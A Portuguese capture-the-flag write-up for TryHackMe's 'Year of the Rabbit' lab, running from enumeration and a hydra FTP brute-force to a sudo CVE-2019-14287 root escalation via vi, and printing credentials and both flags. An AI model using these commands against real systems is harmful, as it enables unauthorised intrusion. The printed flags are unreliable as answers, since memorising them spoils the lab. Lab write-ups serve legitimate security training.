
Year of the Rabbit

TryHackMe




´


Realizando o nmap, descobrimos algumas portas abertas:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Com isso, vamos para o navegador na porta 80 e nos deparamos com uma página padrão do apache2:



Fazendo uma varredura de páginas com o burp, foi possível encontrar o diretório assets com permissão de acesso.




Dentro dele, Podemos analisar o código CSS e ver se descobrimos algo interessante.

Nele encontramos uma página escondida: /sup3r_s3cr3t_fl4g.php


```
  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
  position: relative;
  display: table;
```

Entrando na página, nos deparamos com um alerta falando para desabilitar o javascript e, quando clicamos em “ok”, ele nos redireciona para o youtube.

Então vamos desabilitar o javascript no nosso firefox:



Agora podemos tentar acessar novamente a página e agora nos deparamos com um vídeo e uma mensagem falando que a pista está no vídeo e que devemos assistir.



Assistindo ao vídeo, no meio do áudio ele diz que estamos procurando no lugar errado, então podemos continuar a nossa busca para ver se achamos algo.


Interceptando nossa requisição para o /sup3r_s3cr3t_fl4g.php com o burp, nós nos deparamos um uma página intermediária que informava um diretório escondido: /WExYY2Cv-qU

Request

Pretty | Raw | \n | Actions

```
1 GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
2 Host: 10.10.117.213
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Investigando o diretório, nos deparamos com uma imagem:



Com isso, baixamos a imagem e demos um comando strings nela. Analisando o retorno, vimos que tem um texto no meio da imagem com o usuário e um conjunto de senhas:

```
XDV$
Ap(*
IEND
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
Q14xEhgg0Hxz1
```

Então sabemos que o usuário é o ‘ftpuser’, e temos uma wordlist de senhas, podemos salvá-las em um arquivo e usar o hydra para tentar quebrar.

Com isso, foi possível achar a senha: 5iez1wGXKfPKQ

```
┌──(root💀pentest)-[~/Desktop/TryHackMe/Year of the Rabbit]
└─# hydra -v -l ftpuser -P pass.txt -s 21 10.10.117.213 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-25 16:27:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.117.213:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 10.10.117.213   login: ftpuser   password: 5iez1wGXKfPKQ
[STATUS] attack finished for 10.10.117.213 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-25 16:27:26
```

Agora com acesso FTP,podemos entrar e ver o que conseguimos acessar.

Descobrimos um arquivo com o nome Elis's_Creds.txt, podemos baixar para analisar.

```
└─# ftp 10.10.117.213
Connected to 10.10.117.213.
220 (vsFTPd 3.0.2)
Name (10.10.117.213:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
226 Transfer complete.
758 bytes received in 0.00 secs (383.5411 kB/s)
ftp> pwd
257 "/"
ftp>
```

Abrindo o arquivo, vimos que ele tem um código estranho dentro.

notes.txt × activate_audio.sh

```
1 +++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→-
2 —<]> ——— .<+++ [→++ +<]>+ +++.< +++++ ++[→ ——— —<]> ——— --.<+
3 ++++[ →——— —<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++•- --.<+
4 +++++ +++[- >——— ——— <]>— ——— ———. ---.< +++++ +++[- >++++ ++++<
5 ]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ——— ---.+
6 ++.<+ ++[→ ———<] >——— -.<++ ++++[ →——— ———<] >——— --.<+ ++++[ →———
7 —<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
8 +<]>+ +++.< +++++ +[→>— ——— <]>— ——— -.<++ ++++[ →+++ +++<] >+.<+
9 ++++[ →——— —<]> ---.< +++++ [→>— ———<] >———. <++++ ++++[ →+++ +++++
10 <]>++ ++++. <++++ +++[- >——— ———<] >——— -.+++ +.<++ +++++ [→++ +++++
11 <]>+. <+++[ →——— <]>— ---•- ———. <
```

Usando o site: https://www.splitbrain.org/_static/ook/ e depois copiando o texto, conseguimos decodificar a mensagem usando a opção brainfuck to text e temos as credenciais de acesso:

User: eli

Password: DSpDiM1wAEwid

Com isso, conseguimos acessar o SSH.

```
└─# ssh eli@10.10.117.213
eli@10.10.117.213's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE



eli@year-of-the-rabbit:~$ ls -l
```

Vimos uma mensagem interessante do usuário root para o Gwendoline. Podemos tentar acessar esse diretório para ver se conseguimos ver o que é essa mensagem secreta.

Podemos buscar por essa mensagem secreta:

- find / -name "*s3cr3t*" 2>/dev/null

```
eli@year-of-the-rabbit:/$ find / -name "*s3cr3t*" 2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
eli@year-of-the-rabbit:/$
```

Achamos um diretóriochamado s3cr3t, nele encontramos uma mensagem com a senha do usuário Gwendoline.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

Usuário: gwendoline

Senha: MniVCQVhQHUNI

Podemos nos autenticar com ele.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

Agora nele, podemos tentar achar a key do usuário.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home
gwendoline@year-of-the-rabbit:/home$ ls -l
total 8
drwxr-xr-x 16 eli        eli        4096 Jan 23  2020 eli
drwxr-xr-x  2 gwendoline gwendoline 4096 Jan 23  2020 gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline/
gwendoline@year-of-the-rabbit:~$ ls -l
total 4
-r--r----- 1 gwendoline gwendoline 46 Jan 23  2020 user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

Agora para a escalação de privilégio, vimos que podemos executar o vi como qualquer usuário, menos como root (ALL, !root).

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

Pesquisando sobre, achamos uma vulnerabilidade no sudo: CVE-2019-14287

https://www.whitesourcesoftware.com/resources/blog/new-vulnerability-in-sudo-cve-2019-14287/

Com isso, podemos rodar o sudo com o id -1, que é um id irreconhecido, com isso, ele vai rodar automaticamente como 0, ou seja, o root. Vamos colcoar isso na prática então:

```
it.
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

Com isso, conseguimos abrir o vi como root, agora pdoemos ter acesso ao prompt de comandos digitando ‘:!/bin/sh” e apertando ENTER.

Com isso somos root.

```
/bin/bash: /sh: No such file or directory

shell returned 127

Press ENTER or type command to continue
[1]+  Stopped                 sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

/bin/bash: /sh: No such file or directory

shell returned 127

Press ENTER or type command to continue
/bin/bash: /sh: No such file or directory

shell returned 127

Press ENTER or type command to continue
[2]+  Stopped                 sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# whoami
root
#
```

Podemos então pegar a última flag.

```
# whoami
root
# cd /root
# ls -l
total 4
-rw-r----- 1 root root 46 Jan 23  2020 root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
#
```